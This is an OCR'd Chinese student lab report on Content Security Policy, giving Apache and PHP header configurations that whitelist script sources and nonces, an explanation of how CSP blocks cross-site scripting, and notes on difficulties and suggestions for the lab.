
点击来自这三个网站的网页上的按钮，描述并解释您的观察结果

A 点击有弹窗，B、C 没有，原因是按键触发属于内联事件 而 CSP 默认无法执行内联事件。

修改 example32b 的服务器配置（修改 Apache 配置），使得区域 5 和 6 显示为 OK。请在实验报告中包含您修改后的配置

修改的配置：


```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
                default-src 'self'; \
                script-src 'self' *.example70.com *.example60.com \
            "
</VirtualHost>
```



修改 example32c 的服务器配置（修改 PHP 代码），使得区域 1、2、4、5 和 6 都显示为 OK。请在实验报告中包含您修改后的配置

修改的代码：

```
<?php
   $cspheader = "Content-Security-Policy:".
                "default-src 'self';".
                 "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
*.example60.com *.example70.com".
                "";
 header($cspheader);
?>
<?php include 'index.html';?>
```



解释为什么 CSP 可以防止跨站脚本攻击

限制脚本来源：可以指定只能执行同源的或者指定地址的 JS 脚本，防止未经允许的脚本执行。

阻止内联脚本执行：可以防止攻击者在页面中插入恶意的 Button，点击后执行恶意脚本。

使用 Nonce 验证合法的脚本：只有带有正确 Nonce 的 JS 脚本才能执行，从而无法执行恶意脚本。

二、遇到问题及解决方法

问题一：任务五中不清楚逻辑，修改 profile 的时候修改没用 samy 的 id 而

用了被修改者的 id

解决办法：借助 ai 辅助阅读实验指导书，并且详细看了相关博客了解清楚具体知识

问题二：任务七理解耗费很长时间并且对修改何处的代码不确定

解决办法：使用 ai 帮助理解代码并给出修改建议，参考之后自行修改解决问题

三、对本次实验的建议

本次实验从操作上来说相比前两次实验更为简单但任务更多，原理理解比之前更加艰难，可能是因为 web 知识相关的前置知识我们接触较少导致，希望能有相关的流程图或前置知识导读